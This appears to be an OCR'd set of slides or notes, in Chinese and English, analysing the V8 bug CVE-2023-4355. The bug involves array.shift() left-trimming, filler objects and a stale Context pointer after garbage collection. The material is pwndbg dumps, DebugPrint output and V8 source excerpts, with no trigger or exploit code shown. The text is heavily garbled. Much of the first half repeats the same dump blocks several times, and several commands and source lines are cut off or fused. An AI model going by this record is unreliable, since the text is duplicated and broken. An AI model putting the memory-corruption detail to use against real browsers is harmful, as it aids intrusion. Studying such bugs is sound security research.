
```
pwndbg> x/10gx 0x27a20015dff4
0x27a20015dff4: 0x0000000a00151899      0x0000025100000f61
0x27a20015e004: 0x0015df9100000000      0x001443c100255199
```

try to check if a LiveObject

Mark-Sweep-Compact GC


第二次 gc 的過程
pwndbg> x/10gx 0x27a200255199
0x27a200255199: 0x0000000000000000 0x0000000000000000
0x27a2002551a9: 0x0000000000000000 0x0000000000000000
0x27a2002551b9: 0x0000000000000000 0x0000000000000000
0x27a2002551c9: 0x0000000000000000 0x0000000000000000
0x27a2002551d9: 0x0000000000000000 0x0000000000000000
0xbeadbeef (ZapValue) * N
0x255198
first_resolve function
移動到 OldSpace 的 Context
Elements
find /g <FixedArray - 0x10000>, <FixedArray>, 0x0000000a00151899
pwndbg> x/10gx 0x27a20015dff4
0x27a20015dff4: 0x0000000a00151899 0x0000025100000f61
0x27a20015e004: 0x0015df9100000000 0x001443c100255199
what's this
Mark-Sweep-Compact GC


第二次 gc 的過程
pwndbg> x/10gx 0x27a200255199
0x27a200255199: 0x0000000000000000 0x0000000000000000
0x27a2002551a9: 0x0000000000000000 0x0000000000000000
0x27a2002551b9: 0x0000000000000000 0x0000000000000000
0x27a2002551c9: 0x0000000000000000 0x0000000000000000
0x27a2002551d9: 0x0000000000000000 0x0000000000000000
0xbeadbeef (ZapValue) * N
0x255198
check map or …
0xbeadbeef
first_resolve function
移動到 OldSpace 的 Context
Elements
find /g <FixedArray - 0x10000>, <FixedArray>, 0x0000000a00151899
pwndbg> x/10gx 0x27a20015dff4
0x27a20015dff4: 0x0000000a00151899 0x0000025100000f61
0x27a20015e004: 0x0015df9100000000 0x001443c100255199
Mark-Sweep-Compact GC


第二次 gc 的過程
pwndbg> x/10gx 0x27a200255199
0x27a200255199: 0x0000000000000000 0x0000000000000000
0x27a2002551a9: 0x0000000000000000 0x0000000000000000
0x27a2002551b9: 0x0000000000000000 0x0000000000000000
0x27a2002551c9: 0x0000000000000000 0x0000000000000000
0x27a2002551d9: 0x0000000000000000 0x0000000000000000
0xbeadbeef (ZapValue) * N
0x255198
first_resolve function
移動到 OldSpace 的 Context
Elements
find /g <FixedArray - 0x10000>, <FixedArray>, 0x0000000a00151899
pwndbg> x/10gx 0x27a20015dff4
0x27a20015dff4: 0x0000000a00151899 0x0000025100000f61
0x27a20015e004: 0x0015df9100000000 0x001443c100255199
0xbeadbee
check map or …
SIGSEGV
Mark-Sweep-Compact GC

第二次 gc 的過程

0x255198

```
pwndbg> x/10gx 0x27a200255199
0x27a200255199: 0x0000000000000000      0x0000000000000000
0x27a2002551a9: 0x0000000000000000      0x0000000000000000
0x27a2002551b9: 0xbeadbeef (ZapValue) * N
0x27a2002551c9: 0x0000000000000000      0x0000000000000000
0x27a2002551d9: 0x0000000000000000      0x0000000000000000
```

check map or …

first_resolve function


移動到 OldSpace 的 Context


如果沒有 shift 還能觸發嗎？

find /g <FixedArray - 0x10000>, <FixedArray>, 0x0000000a00151899

```
pwndbg> x/10gx 0x27a20015dff4
0x27a20015dff4: 0x0000000a00151899      0x0000025100000f61
0x27a20015e004: 0x0015df9100000000      0x001443c100255199
```

Mark-Sweep-Compact GC


first_resolve function
0x255138
pwndbg> job 0x2d8e0024d5e1
0x2d8e0024d5e1: [Context]
- map: 0x2d8e00151899 <Map(FUNCTION_CONTEXT_TYPE)>
- type: FUNCTION_CONTEXT_TYPE
- scope_info: 0x2d8e00000f61 <ScopeInfo>
- previous: 0x2d8e00000251 <undefined>
- native_context: 0x2d8e00143c0d <NativeContext[281]>
- length: 5
- elements:
0: 0x2d8e00000f61 <ScopeInfo>
1: 0x2d8e00000251 <undefined>
2: 0
3: 0x2d8e0024d535 <PromiseCapability>
4: 0x2d8e00255139 <FixedArray[102]>
pwndbg> x/10gx 0x2d8e0024d5e1-1
0x2d8e0024d5e0: 0x0000000a00151899 0x0000025100000f61
0x2d8e0024d5f0: 0x0024d53500000000 0x0015174d00255139
沒 shift，第一次 gc 前
DebugPrint: 0x2d8e002552ed: [JSArray]
- map: 0x2d8e0014edf9 <Map[16](PACKED_ELEMENTS)
- prototype: 0x2d8e0014e799 <JSArray[0]>
- elements: 0x2d8e00255139 <FixedArray[102]> [
- length: 102
- properties: 0x2d8e00000219 <FixedArray[0]>
- All own properties (excluding elements): {
0x2d8e00000e31: [String] in ReadOnlySpace:
r), location: descriptor
}
- elements: 0x2d8e00255139 <FixedArray[102]> {
0-101: 0x2d8e00000251 <undefined>
}


first_resolve function
移動到 OldSpace 的 Context
Elements
find /g <FixedArray - 0x10000>, <FixedArray>, 0x0000000a00151899
pwndbg> x/10gx 0x2d8e0015df80
0x2d8e0015df80: 0x0000000a00151899 0x0000025100000f61
0x2d8e0015df90: 0x0015df1d00000000 0x001443c10015dfd5
一樣會被更新
0x255138
0x15dfd4
pwndbg> x/10gx 0x2d8e00255139-1
0x2d8e00255138: 0x0000000000000000 0x0000000000000000
0x2d8e00255148: 0x0000000000000000 0x0000000000000000
0x2d8e00255158: 0x0000000000000000 0x0000000000000000
0x2d8e00255168: 0x0000000000000000 0x0000000000000000
0x2d8e00255178: 0x0000000000000000 0x0000000000000000
第一次 gc 後，第二次 gc 前
DebugPrint: 0x2d8e0015e175: [JSArray] in OldSpace
- map: 0x2d8e0014edf9 <Map[16](PACKED_ELEMENTS)> [FastProperties]
- prototype: 0x2d8e0014e799 <JSArray[0]>
- elements: 0x2d8e0015dfd5 <FixedArray[102]> [PACKED_ELEMENTS]
- length: 102
- properties: 0x2d8e00000219 <FixedArray[0]>
- All own properties (excluding elements): {
0x2d8e00000e31: [String] in ReadOnlySpace: #length: 0x2d8e00010
r), location: descriptor
}
- elements: 0x2d8e0015dfd5 <FixedArray[102]> {
0-101: 0x2d8e00000251 <undefined>
}

first_resolve function

移動到 OldSpace 的 Context

0x255138

```
pwndbg> x/10gx 0x2d8e00255139-1
0x2d8e00255138: 0x0000000000000000      0x0000000000000000
0x2d8e00255148: 0x0000000000000000      0x0000000000000000
0x2d8e00255158: 0x0000000000000000      0x0000000000000000
0x2d8e00255168: 0x0000000000000000      0x0000000000000000
0x2d8e00255178: 0x0000000000000000      0x0000000000000000
```

第一次 gc 後，第二次 gc 前


有沒有 shift 到底差在哪 🤔

find /g <FixedArray - 0x10000>, <FixedArray>, 0x0000000a00151899

```
pwndbg> x/10gx 0x2d8e0015df80
0x2d8e0015df80: 0x0000000a00151899      0x0000025100000f61
0x2d8e0015df90: 0x0015df1d00000000      0x001443c10015dfd5
```

一樣會被更新

```
 - properties: 0x2d8e00000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x2d8e00000e31: [String] in ReadOnlySpace: #length: 0x2d8e00010
r), location: descriptor
 }
 - elements: 0x2d8e0015dfd5 <FixedArray[102]> {
       0-101: 0x2d8e00000251 <undefined>
 }
```




```
pwndbg> job 0x28740025514d
0x28740025514d: [FixedArray]
 - map: 0x287400000089 <Map(FIXED_ARRAY_TYPE)>
 - length: 102
       0-101: 0x287400000251 <undefined>
pwndbg> x/20wx 0x28740025514d-1
0x28740025514c: 0x00000089      0x000000cc      0x00000251      0x00000251
0x28740025515c: 0x00000251      0x00000251      0x00000251      0x00000251
0x28740025516c: 0x00000251      0x00000251      0x00000251      0x00000251
0x28740025517c: 0x00000251      0x00000251      0x00000251      0x00000251
0x28740025518c: 0x00000251      0x00000251      0x00000251      0x00000251
```

```
pwndbg> job 0x28740025514d
fillerpwx/20wx 0x28740025514d-1d
0x28740025514c: 0x00000b0d      0x00000089      0x000000ca      0x00000251
0x28740025515c: 0x00000251      0x00000251      0x00000251      0x00000251
0x28740025516c: 0x00000251      0x00000251      0x00000251      0x00000251
0x28740025517c: 0x00000251      0x00000251      0x00000251      0x00000251
0x28740025518c: 0x00000251      0x00000251      0x00000251      0x00000251
```

```
pwndbg> job 0x287400000b0d
0x287400000b0d: [Map] in ReadOnlySpace
 - type: FILLER_TYPE
 - instance size: 4
 - elements kind: HOLEY_ELEMENTS
 - enum length: invalid
 - stable_map
 - back pointer: 0x287400000251 <undefined>
 - prototype_validity cell: 0
 - instance descriptors (own) #0: 0x28740000
 - prototype: 0x287400000235 <null>
 - constructor: 0x287400000235 <null>
 - dependent code: 0x287400000229 <Other hea
 - construction counter: 0
```

CVE-2023-4355

Proof-Of-Concept

- 這邊以 array.shift() 為例
  - [1] shift array 時如果預期大小太大，會觸發 Left-trimming 的機制
  - [2] 取得要被移除的位址，也就是 JSArray 的開頭
  - [3] 將這些要被刪除的 element 替換成 Filler value

```
static void MoveElements(Isolate* isolate, Handle<JSArray> receiver,
                         Handle<FixedArrayBase> backing_store, int dst_index,
                         int src_index, int len, int hole_start,
                         int hole_end) {
    DisallowGarbageCollection no_gc;
    BackingStore dst_elms = BackingStore::cast(*backing_store);
    if (len > JSArray::kMaxCopyElements && dst_index == 0 &&
        isolate->heap()->CanMoveObjectStart(dst_elms)) {
      dst_elms = BackingStore::cast(
          isolate->heap()->LeftTrimFixedArray(dst_elms, src_index)); // [1]
        }
    [...]
}
```

```
Tagged<FixedArrayBase> Heap::LeftTrimFixedArray(Tagged<FixedArrayBase> object,
                                                int elements_to_trim) {
  [...]

  Address old_start = object.address(); // [2]
  Address new_start = old_start + bytes_to_trim;

  [...]
  CreateFillerObjectAtRaw(
      old_start, bytes_to_trim, ClearFreedMemoryMode::kClearFreedMemory,
      MayContainRecordedSlots(object) ? ClearRecordedSlots::kYes
                                      : ClearRecordedSlots::kNo,
      VerifyNoSlotsRecorded::kYes); // [3]
}
```

CVE-2023-4355

Proof-Of-Concept

- Filler 在 GC 的過程中會被忽視而不處理
- Context 的 values pointer 不會被更新，但整個 JSArray 會被移動到 OldSpace

```
V8_INLINE constexpr bool IsFreeSpaceOrFiller(InstanceType instance_type) {
  return instance_type == FREE_SPACE_TYPE || instance_type == FILLER_TYPE;
}
```

```
std::pair<size_t, size_t> MarkCompactCollector::ProcessMarkingWorklist(
    v8::base::TimeDelta max_duration, size_t max_bytes_to_process,
    MarkingWorklistProcessingMode mode) {
  [...]
  while (local_marking_worklists_->Pop(&object) ||
         local_marking_worklists_->PopOnHold(&object)) {
    // Left trimming may result in grey or black filler objects on the marking
    // worklist. Ignore these objects.
    if (IsFreeSpaceOrFiller(object, cage_base)) {
      [...]
      continue;
    }
    [...]
  }
}
```

```
In file: /home/u1f383/CVE-2023-4355/v8/src/heap/mark-compact.cc
   2148
   2149   while (local_marking_worklists_->Pop(&object) ||
   2150          local_marking_worklists_->PopOnHold(&object)) {
   2151     // Left trimming may result in grey or black filler
   2152     // worklist. Ignore these objects.
► 2153     if (IsFreeSpaceOrFiller(object, cage_base)) {
   2154       // Due to copying mark bits and the fact that grey
   2155       // first bit set, one word fillers are always black
   2156       DCHECK_IMPLIES(object->map(cage_base) ==
   2157                      ReadOnlyRoots(isolate).one_point
   2158                    marking_state_->IsMarked(object));

00:0000│ rsp 0x7ffdfa96c960 ◂— 0x0
... ↓       2 skipped
03:0018│     0x7ffdfa96c978 —▸ 0x5601eb626b48 ◂— 0x400001000
04:0020│     0x7ffdfa96c980 ◂— 0x2

 ► f 0   0x7f8de8099a74
   f 1   0x7f8de8099658 v8::internal::MarkCompactCollector::Proce
   f 2   0x7f8de80990dc v8::internal::MarkCompactCollector::Mark
